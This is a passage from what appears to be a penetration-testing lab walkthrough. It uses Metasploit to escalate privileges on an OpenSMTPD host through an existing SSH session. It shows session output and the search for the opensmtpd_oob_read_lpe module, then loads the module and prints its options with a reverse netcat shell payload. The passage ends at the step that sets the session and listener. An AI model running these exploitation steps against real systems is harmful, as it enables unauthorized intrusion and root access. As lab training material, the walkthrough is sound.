
```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                                  Connection
  --  ----  ----           -----------                                  ----------
  2         shell unknown  SSH ssh-user:@Bcd1234 (172.28.128.13:22)  172.28.128.
3:38695 -> 172.28.128.13:22 (172.28.128.13)
```

We have a shell as an unknown user. Now search for the opensmptd_oob_read_lpe module using search command.




```
msf5 auxiliary(scanner/ssh/ssh_login) > back
msf5 > search opensmtp

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Che
ck  Description
   -  ----                                    ---------------  ----       ---
--  -----------
   0  exploit/unix/local/opensmtpd_oob_read_lpe  2020-02-24       average    Yes
   OpenSMTPD OOB Read Local Privilege Escalation
   1  exploit/unix/smtp/opensmtpd_mail_from_rce  2020-01-28       excellent  Yes
   OpenSMTPD MAIL FROM Remote Code Execution


msf5 > 
```

Load the module.




```
msf5 > use exploit/unix/local/opensmtpd_oob_read_lpe
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > show options

Module options (exploit/unix/local/opensmtpd_oob_read_lpe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  25               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
```




```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   OpenSMTPD < 6.6.4 (automatic grammar selection)


msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > 
```

Set the session id of the low privileged shell, lhost and use check command to see if the target is vulnerable or not.

